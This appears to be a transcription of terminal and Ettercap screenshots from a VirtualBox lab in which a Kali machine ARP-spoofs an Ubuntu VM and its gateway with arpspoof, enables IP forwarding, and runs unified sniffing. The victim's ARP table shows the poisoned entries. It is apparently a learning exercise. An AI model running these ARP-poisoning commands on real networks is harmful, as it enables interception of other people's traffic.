

Session Actions Edit View Help

(kali@kali)-[~]

\$

(kali@kali)-[~]

\$ ip a

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 449sec preferred_lft 449sec
   inet6 fe80::4a17:341d:4cdb:bd29/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

(kali@kali)-[~]

\$



navii@navii-VirtualBox: ~



To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

navii@navii-VirtualBox:~\$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

inet 127.0.0.1/8 scope host lo

valid_lft forever preferred_lft forever

inet6 ::1/128 scope host noprefixroute

valid_lft forever preferred_lft forever

2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000

link/ether 08:00:27:9a:09:90 brd ff:ff:ff:ff:ff:ff

inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute

enp0s3

valid_lft 557sec preferred_lft 557sec

inet6 fe80::a00:27ff:fe9a:990/64 scope link

valid_lft forever preferred_lft forever

navii@navii-VirtualBox:~\$



Home

kali@kali: ~

Session Actions Edit View Help

```

8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.102 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.102 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.102 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.102 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.102 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.102 is-at 8:0:27:1f:b7:23
  
```

^C
Cleaning up and re-arping targets ...

(kali@kali)-[~]

```

$ arp -a
? (192.168.56.100) at 08:00:27:5b:fb:21 [ether] on eth0
? (192.168.56.1) at 0a:00:27:00:00:08 [ether] on eth0
? (192.168.56.101) at 08:00:27:9a:09:90 [ether] on eth0
  
```

(kali@kali)-[~]

```

$ sudo arpspoof -i eth0 -t 192.168.56.1 192.168.56.101
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.101 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.101 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.101 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.101 is-at 8:0:27:1f:b7:23
^CCleaning up and re-arping targets ...
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.101 is-at 8:0:27:9a:9:90
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.101 is-at 8:0:27:9a:9:90
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.101 is-at 8:0:27:9a:9:90
8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.101 is-at 8:0:27:9a:9:90
^C8:0:27:1f:b7:23 a:0:27:0:0:8 0806 42: arp reply 192.168.56.101 is-at 8:0:27:9a:9:90
  
```

(kali@kali)-[~]

```

$ sudo arpspoof -i eth0 -t 192.168.56.101 192.168.56.1
8:0:27:1f:b7:23 8:0:27:9a:9:90 0806 42: arp reply 192.168.56.1 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:9a:9:90 0806 42: arp reply 192.168.56.1 is-at 8:0:27:1f:b7:23
^CCleaning up and re-arping targets ...
8:0:27:1f:b7:23 8:0:27:9a:9:90 0806 42: arp reply 192.168.56.1 is-at a:0:27:0:0:8
8:0:27:1f:b7:23 8:0:27:9a:9:90 0806 42: arp reply 192.168.56.1 is-at a:0:27:0:0:8
8:0:27:1f:b7:23 8:0:27:9a:9:90 0806 42: arp reply 192.168.56.1 is-at a:0:27:0:0:8
8:0:27:1f:b7:23 8:0:27:9a:9:90 0806 42: arp reply 192.168.56.1 is-at a:0:27:0:0:8
8:0:27:1f:b7:23 8:0:27:9a:9:90 0806 42: arp reply 192.168.56.1 is-at a:0:27:0:0:8
^C
  
```

(kali@kali)-[~]

```

$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
^C
— 192.168.56.1 ping statistics —
18 packets transmitted, 0 received, 100% packet loss, time 17425ms
  
```

(kali@kali)-[~]

\$

Session Actions Edit View Help

```
inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
    valid_lft 449sec preferred_lft 449sec
inet6 fe80::4a17:341d:4cdb:bd29/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
```

(kali@kali)-[~]

\$ ping 192.168.56.101

```
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=6.33 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=2.48 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=2.78 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=2.56 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=1.35 ms
^C
```

— 192.168.56.101 ping statistics —

```
5 packets transmitted, 5 received, 0% packet loss, time 4049ms
rtt min/avg/max/mdev = 1.351/3.099/6.329/1.689 ms
```

(kali@kali)-[~]

\$ which arpspoof

```
/usr/bin/arpspoof
```

(kali@kali)-[~]

\$ sudo echo 1 > /proc/sys/net/ipv4/ip_forward

```
zsh: permission denied: /proc/sys/net/ipv4/ip_forward
```

(kali@kali)-[~]

\$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

```
[sudo] password for kali:
```

```
1
```

(kali@kali)-[~]

\$ cat /proc/sys/net/ipv4/ip_forward

```
1
```

(kali@kali)-[~]

\$ ping 192.168.56.101


```
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.48 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.06 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=3.04 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=1.44 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=1.42 ms
^C
```

— 192.168.56.101 ping statistics —

```
5 packets transmitted, 5 received, 0% packet loss, time 4078ms
rtt min/avg/max/mdev = 1.058/1.687/3.044/0.694 ms
```

(kali@kali)-[~]

\$



Ettercap
0.8.3.1 (EB)

Host List x

IP Address	MAC Address	Description
------------	-------------	-------------

192.168.56.1	0A:00:27:00:00:04	MSI.local
--------------	-------------------	-----------

192.168.56.100	08:00:27:4E:D6:4A	
----------------	-------------------	--

192.168.56.102	08:00:27:9E:1C:48	
----------------	-------------------	--

Delete Host

Add to Target 1

Add to Target 2

3 hosts added to the hosts list...

Randomizing 255 hosts for scanning...

Scanning the whole netmask for 255 hosts...

3 hosts added to the hosts list...

Host 192.168.56.102 added to TARGET1

Host 192.168.56.1 added to TARGET2

ARP poisoning victims:

GROUP 1: 192.168.56.102 08:00:27:9E:1C:48

GROUP 2: 192.168.56.1 0A:00:27:00:00:04

Unified sniffing was stopped.

Starting Unified sniffing...

11:11:11

navii@navii-VirtualBox: ~

64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=4.83 ms

^C

--- 192.168.56.102 ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 5732ms

rtt min/avg/max/mdev = 3.012/5.769/8.752/2.114 ms

navii@navii-VirtualBox:~\$ arp -a

? (192.168.56.102) at 08:00:27:1f:b7:23 [ether] on enp0s3

navii@navii-VirtualBox:~\$ arp -a

? (192.168.56.100) at 08:00:27:5b:fb:21 [ether] on enp0s3

? (192.168.56.102) at 08:00:27:1f:b7:23 [ether] on enp0s3

navii@navii-VirtualBox:~\$ arp -a

? (192.168.56.100) at 08:00:27:5b:fb:21 [ether] on enp0s3

? (192.168.56.102) at 08:00:27:1f:b7:23 [ether] on enp0s3

navii@navii-VirtualBox:~\$ ping 192.168.56.1

PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.

--- 192.168.56.1 ping statistics ---

9 packets transmitted, 0 received, 100% packet loss, time 8246ms

^Cnavii@navii-VirtualBox:~\$ arp -a

? (192.168.56.1) at 0a:00:27:00:00:08 [ether] on enp0s3

? (192.168.56.100) at 08:00:27:5b:fb:21 [ether] on enp0s3

? (192.168.56.102) at 08:00:27:1f:b7:23 [ether] on enp0s3

navii@navii-VirtualBox:~\$



Home